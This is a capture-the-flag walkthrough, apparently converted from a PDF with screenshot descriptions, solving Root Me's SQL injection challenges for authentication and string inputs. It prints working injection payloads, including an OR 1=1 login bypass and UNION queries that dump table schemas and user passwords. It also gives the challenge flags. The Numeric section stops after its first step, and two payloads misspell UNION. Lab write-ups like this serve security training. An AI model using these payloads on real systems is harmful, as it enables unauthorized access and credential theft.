

Web Application Security Testing -> Root Me (SQL injection: Authentication, String, Numeric). OverTheWire - RedTiger

- Web Application Security Testing -> **Root Me (SQL injection: Authentication, String, Numeric). OverTheWire - RedTiger**
 - **Root Me (SQL injection - Authentication)**
 - **Root Me (SQL injection - String)**
 - **Root Me (SQL injection - Numeric)**
 - **redtiger.labs.overthewire.org**

Root Me (SQL injection - Authentication)

The screenshot shows the Root Me website interface. The top navigation bar includes links to 'Getting Started', 'Parrot OS', 'Hack The Box', 'OSINT Services', 'Vuln DB', 'Privacy and Security', 'Learning Resources', and 'Kali Linux'. The main header features the 'Root Me' logo and a search bar. The left sidebar contains a menu with 'Capture The Flag', 'Challenges', 'Community', and 'Information', along with a visitor count of '398 visitors now' and a list of 'Newest members'. The main content area displays the challenge details for 'SQL injection - Authentication', which is worth '30 Points' and is 'Authentication v 0.01' level. The author is 'g0uZ' and the challenge was created on '27 February 2011'. The statement reads: 'Retrieve the administrator password'. A 'Start the challenge' button is visible. Below the statement, there is a 'Vulnerability sheet(s)' section with a link to 'SQL Injection [EN]'. The '13 related ressource(s)' section lists several links related to SQL injection, including 'Injection SQL (Web)', 'Blackhat Europe 2009 - Advanced SQL injection whitepaper', 'Guide to PHP security : chapter 3 SQL injection', 'Blackhat US 2006 : SQL Injections by truncation', and 'Manipulating SQL server using SQL injection'.


Solution:

1. Start the challenge.

The screenshot shows the challenge page for 'Authentication v 0.01'. The page has a light gray background and a white header with the 'Root Me' logo. The main content area contains a login form with the following elements:

- A 'Login' label above a text input field.
- A 'Password' label above a text input field.
- A 'connect' button at the bottom of the form.

2. Enter *Login:* ' OR 1=1 -- and *Password:* q to check for the SQLi vulnerability.



challenge01.root-me.org/web-serveur/ch9/

Getting Started Parrot OS Hack The Box OSINT Services Vuln DB Privacy and S

Root Me

Authentication v 0.01

Login


' OR 1=1 --

Password

•

connect

3. Press the [connect] button.



challenge01.root-me.org/web-serveur/ch9/

Getting Started Parrot OS Hack The Box OSINT Services Vuln DB Privacy and S

Root Me

Authentication v 0.01

Welcome back user1 !

Your informations :

-username : user1

-password :

The authentication system was bypassed and we were logged in as **user1**.

Login

Password

connect

These are the field names

As we can see, the authentication mechanism has been bypassed, as it looks like the following sql query is being used:

```
SELECT username,password FROM users WHERE username='.$login.' AND passwd='.$password.'
```


When we use ' OR 1=1 -- the password part of the request is ignored.

```
SELECT username,password FROM users WHERE username='' OR 1=1 -- ' AND password='q'
```

NOTE:


This query should have returned us all the records, but there are no more fields to display. We can apply a filter like "WHERE" to get the admin password, but we don't know the table name.

4. To determine the type of DBMS used here, an error must be made, and the error message will show it for us.



5. To get information about the structure of a SQLite3 database, enter the following command:


```
' AND 0 UNION SELECT name,null FROM sqlite_master WHERE type='table' --
```



Now we know the name of the table and fields.


6. To obtain the administrator password, enter the following line.

```
' AND 0 UNOIN SELECT password,null FROM users WHERE username='admin' --
```



We received the administrator password "t0_W34k!\$".

7. Enter the username: admin and password: t0_W34k!\$.



8. The password "t0_W34k!\$" is "Flag".

Root Me (SQL injection - String)


The screenshot shows the Root Me website interface. The top navigation bar includes links for Getting Started, Parrot OS, Hack The Box, OSINT Services, Vuln DB, Privacy and Security, Learning Resources, and Kali Linux. The main header features the Root Me logo and a search bar. The left sidebar contains links for Capture The Flag, Challenges, Community, and Information, along with a visitor count of 398 and a list of newest members. The main content area displays the challenge title 'SQL injection - String' with 30 points and CMS v 0.0.2. It lists the author as g0uZ (24 December 2012) and the level as 1. The statement is 'Retrieve the administrator password'. A 'Start the challenge' button is present. Below, it lists 2 vulnerabilities: 'SQL Injection [EN]' and 'Tool - Sqlmap [EN]'. At the bottom, it lists 13 related resources, including 'Injection SQL (Web)', 'Blackhat Europe 2009 - Advanced SQL injection whitepaper', 'Guide to PHP security : chapter 3 SQL injection', 'Blackhat US 2006 : SQL Injections by truncation', and 'Manipulating SQL server using SQL injection'.

Solution:

1. Start the challenge.
2. Go to the Search tab.

The screenshot shows the 'CMS v 0.02' section of the challenge. It lists several features: 'Système de news / News system', 'Publication du site / Site publication', 'Bienvenue / Welcome', 'Correction faille / Vulnerability', and 'Système de recherche / Search Engine'. A red arrow points to the 'Search' tab in the top navigation bar, with the text '1) Go to the "Search" tab' below it.


3. Enter ' OR 1=1 -- to test the sql injection capability and get all the table records.
4. Click the [chercher] button.



5. To determine the number of table fields, enter the following command:

```
' AND 0 UNION SELECT null,null --
```


NOTE Once we receive the error message, we can determine that the SQLite3 DBMS is being used.



This table has 2 fields.

6. To get information about the database structure, enter the following command:

```
' AND 0 UNION SELECT null,sql FROM sqlite_master --
```



CMS v 0.02

Recherche


2 result(s) for `AND 0 UNION SELECT null,sql FROM sqlite_master --`

(CREATE TABLE news(id INTEGER, title TEXT, description TEXT))
(CREATE TABLE users(username TEXT, password TEXT, Year INTEGER))

5) The database has a **users** table with two fields (**username**, **password**).

7. To obtain the credentials, enter the following command:

```
' AND 0 UNOIN SELECT username,password FROM users --
```



CMS v 0.02

Recherche

3 result(s) for `AND 0 UNION SELECT username,password FROM users --`

admin (c4K04dtIaJsuWdi)
user1 (OK4dSoYE)
user2 (8Wbhkzmd)

We found the administrator credentials.

8. Go to the "Login" tab.

9. Enter the username: **admin** and password: **c4K04dtIaJsuWdi**.

challenge01.root-me.org/web-serveur/ch19/?action=

Getting Started Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security

Root Me

CMS v 0.02

Login

Username
admin

Password
.....

connect

6) Enter the *username*: "admin"

7) Enter the password:
"c4K04dtIaJsuWdi"

8) Click the **[connect]** button

10. Click the [connect] button.

challenge01.root-me.org/web-serveur/ch19/?action=

Getting Started Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security

Root Me

CMS v 0.02

Welcome back admin !

Your informations :

- username : *****

- password :

Hi master ! To validate the challenge use this password

11. The password "c4K04dtIaJsuWdi" is "Flag".

Root Me (SQL injection - Numeric)

The screenshot shows the Root Me website interface. The top navigation bar includes links like 'Getting Started', 'Parrot OS', 'Hack The Box', 'OSINT Services', 'Vuln DB', 'Privacy and Security', 'Learning Resources', and 'Kali Li'. The main header features the 'Root Me' logo and a search bar. The left sidebar contains navigation links: 'Capture The Flag', 'Challenges', 'Community', and 'Information'. Below these, it shows '398 visitors now' and a list of 'Newest members'. The 'Offers' section lists 'CDI Incident response', 'CDI Cybersecurity consultant', and 'CDI Penetration tester'. The 'Sponsored by' section lists 'Oteria Cyber School', 'Elysium Security', 'École 2600', 'GEOIDE', 'Almond', 'Synacktiv', and 'You ;-)'. The main content area displays the challenge title 'SQL injection - Numeric' with '35 Points' and a 'CMS v 0.0.1' tag. It lists the author 'g0uZ' and the date '24 December 2012'. A 'Statement' section says 'Retrieve the administrator password.' with a 'Start the challenge' button. Below this, it shows '2 vulnerability' links: 'SQL Injection [EN]' and 'Tool - Sqlmap [EN]'. Finally, it lists '13 related ressource(s)' with links to various SQL injection tutorials and whitepapers.


Solution:

1. Start the challenge.

